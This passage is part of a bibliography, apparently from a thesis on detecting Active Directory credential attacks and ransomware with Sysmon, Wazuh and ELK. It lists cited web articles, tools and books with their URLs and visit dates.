       Sysmon and ELK - Part I (Event ID 7).* URL: https://cyberwardog.
       blogspot.com/2017/03/chronicles-of-threat-hunter-
       hunting-for.html (visited on 05/22/2019).

[62]   *Github: sysmon-config — A Sysmon configuration file for everybody to
       fork.* URL: https://github.com/DefenceLogic/sysmon-config
       (visited on 05/30/2019).

[63]   *A Ruleset to enhance detection capabilities of Ossec using Sysmon.* URL:
       https://github.com/Hestat/ossec-sysmon (visited on 06/15/2019).

[64]   *Scheduling remote commands for Wazuh agents.* URL: https://wazuh.
       com/blog/scheduling-remote-commands-for-wazuh-agents/
       (visited on 05/20/2019).

[65]   *Kerberos Golden Ticket Check.* URL: https://gallery.technet.
       microsoft.com/scriptcenter/Kerberos-Golden-Ticket-
       b4814285 (visited on 05/22/2019).

[66]   *How Attackers Use Kerberos Silver Tickets to Exploit Systems.* URL: https:
       //adsecurity.org/?p=2011 (visited on 05/26/2019).

[67]   *Mitigating Pass-the-Hash (PtH) Attacks and Other Credential Theft, Ver-
       sion 1 and 2.* URL: https://www.microsoft.com/en-us/download/
       details.aspx?id=36036 (visited on 05/20/2019).

[68]   *The Golden Ticket Attack - a Look Under the Hood.* URL: https://
       cybersecology.com/wp-content/uploads/2016/05/Golden_
       Ticket-v1.13-Final.pdf (visited on 05/20/2019).

[69]   *Kerberos & KRBTGT: Active Directory's Domain Kerberos Service Ac-
       count.* URL: https://adsecurity.org/?p=483 (visited on 05/20/2019).

[70]   *Script to reset the krbtgt account password/keys.* URL: https://gallery.
       technet.microsoft.com/Reset-the-krbtgt-account-581a9e51
       (visited on 05/20/2019).

[71]   *Using SCOM to Detect Golden Tickets.* URL: https://blogs.technet.
       microsoft.com/nathangau/2017/03/08/using-scom-to-
       detect-golden-tickets/ (visited on 05/22/2019).

[72]   *Github: Create-Tiers in AD.* URL: https://github.com/davidprowe/
       AD_Sec_Tools (visited on 05/20/2019).

[73]   *Reset The KrbTgt Account Password/Keys For RWDCs/RODCs.* URL:
       https://gallery.technet.microsoft.com/Reset-The-
       KrbTgt-Account-5f45a414 (visited on 05/20/2019).

[74]   *Detecting Mimikatz Use On Your Network.* URL: https://isc.sans.
       edu / diary / Detecting + Mimikatz + Use + On + Your + Network /
       19311 (visited on 05/21/2019).

[75]   *Github: Deploy-Deception.* URL: https://github.com/samratashok/
       Deploy-Deception/blob/master/README.md (visited on 05/22/2019).

[76]   *How Does a Golden Ticket Attack Work?* URL: https://www.varonis.
       com/blog/kerberos-how-to-stop-golden-tickets/ (visited
       on 05/20/2019).

[77]   *Github: Attack and defend active directory using modern post exploitation
       adversary tradecraft activity.* URL: https://github.com/infosecn1nja/
       AD-Attack-Defense#defense--detection (visited on 05/20/2019).

[78]   *Practice ntds.dit File Part 2: Extracting Hashes.* URL: https://blog.
       didierstevens . com / 2016 / 07 / 13 / practice – ntds – dit –
       file-part-2-extracting-hashes/ (visited on 05/21/2019).

[79]   *Extracting password hashes from the ntds.dit file.* URL: https://blog.
       stealthbits.com/extracting-password-hashes-from-the-
       ntds-dit-file/ (visited on 05/21/2019).

[80]   *Dumping the contents of ntds.dit files using PowerShell.* URL: https :
       / / www . dsinternals . com / en / dumping – ntds – dit – files –
       using-powershell/ (visited on 05/21/2019).

[81]   *Dumping Windows Credentials.* URL: https://www.securusglobal.
       com/community/2013/12/20/dumping-windows-credentials/
       (visited on 05/27/2019).

[82]   *Microsoft docs: ProcDump v9.0.* URL: https : / / docs . microsoft .
       com / en – us / sysinternals / downloads / procdump (visited on
       05/28/2019).

[83]   *trapKit: ProcessDumper.* URL: https : / / trapkit . de / tools / pd /
       index.html (visited on 05/28/2019).

[84]   *Chronicles of a Threat Hunter: Hunting for In-Memory Mimikatz with Sys-
       mon and ELK - Part II (Event ID 10).* URL: https://cyberwardog.
       blogspot . com / 2017 / 03 / chronicles – of – threat – hunter –
       hunting-for_22.html (visited on 05/28/2019).

[85]   *IT Admin Tips: Protecting Your Active Directory Database.* URL: http:
       //www.cryptohax.com/2015/10/it-admin-tips-protecting-
       your-active.html (visited on 05/20/2019).

[86]   *PowerShell Security: PowerShell Attack Tools, Mitigation, & Detection.*
       URL: https://adsecurity.org/?p=2921 (visited on 06/14/2019).

[87]   *Github: PSAttack.* URL: https : / / github . com / jaredhaight /
       psattack (visited on 06/14/2019).

[88] *Microsoft docs: Winrs*. URL: `https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/winrs` (visited on 06/12/2019).

[89] *Wazuh ruleset*. URL: `https://github.com/wazuh/wazuh-ruleset` (visited on 11/11/2018).

[90] *Windows Security Log Events*. URL: `https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/Default.aspx` (visited on 07/02/2019).

[91] *Blocking attacks with Active Response*. URL: `https://wazuh.com/blog/blocking-attacks-active-response/` (visited on 06/15/2019).

[92] Allan Liska. *Ransomware : defending against digital extortion*. O'Reilly Media, Sebastopol EE.UU., 2016. ISBN: 9781491967881.

[93] Dhanya Thakkar. *Preventing digital extortion : mitigate ransomware, DDoS, and other cyber-extortion attacks*. Packt Publishing, Birmingham U.K., 2017. ISBN: 9781787120365.

[94] *The Ransomware Economy*. URL: `https://www.carbonblack.com/resource/the-ransomware-economy/` (visited on 06/23/2019).

[95] Malwarebytes Labs. "Cybercrime tactics and techniques: 2017 state of malware". In: *Technical report* (2017).

[96] *Hardening Microsoft Windows 10, version 1709, Workstations*. URL: `https://www.cyber.gov.au/publications/hardening-microsoft-windows-10-build-1709` (visited on 07/02/2019).

[97] *Exploring Windows File Activity Monitoring with the Windows Event Log*. URL: `https://www.varonis.com/blog/windows-file-activity-monitoring-event-log/` (visited on 06/29/2019).

[98] *List of crypto ransomware file extensions*. URL: `https://www.file-extensions.org/filetype/extension/name/ransomware-encrypted-files` (visited on 07/11/2019).

[99] *Wannacry IOCS and technical details*. URL: `https://www.criticalstart.com/2017/05/wannacry-iocs-and-technical-details/` (visited on 07/13/2019).

[100] *Microsoft docs: Wbadmin*. URL: `https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/wbadmin` (visited on 07/13/2019).

[101] *How to integrate external software using Integrator*. URL: `https://wazuh.com/blog/how-to-integrate-external-software-using-integrator/` (visited on 07/15/2019).

[102] *Wazuh documentation: Anti-flooding mechanism.* URL: `https://documentation.wazuh.com/current/user-manual/capabilities/antiflooding.html` (visited on 07/19/2019).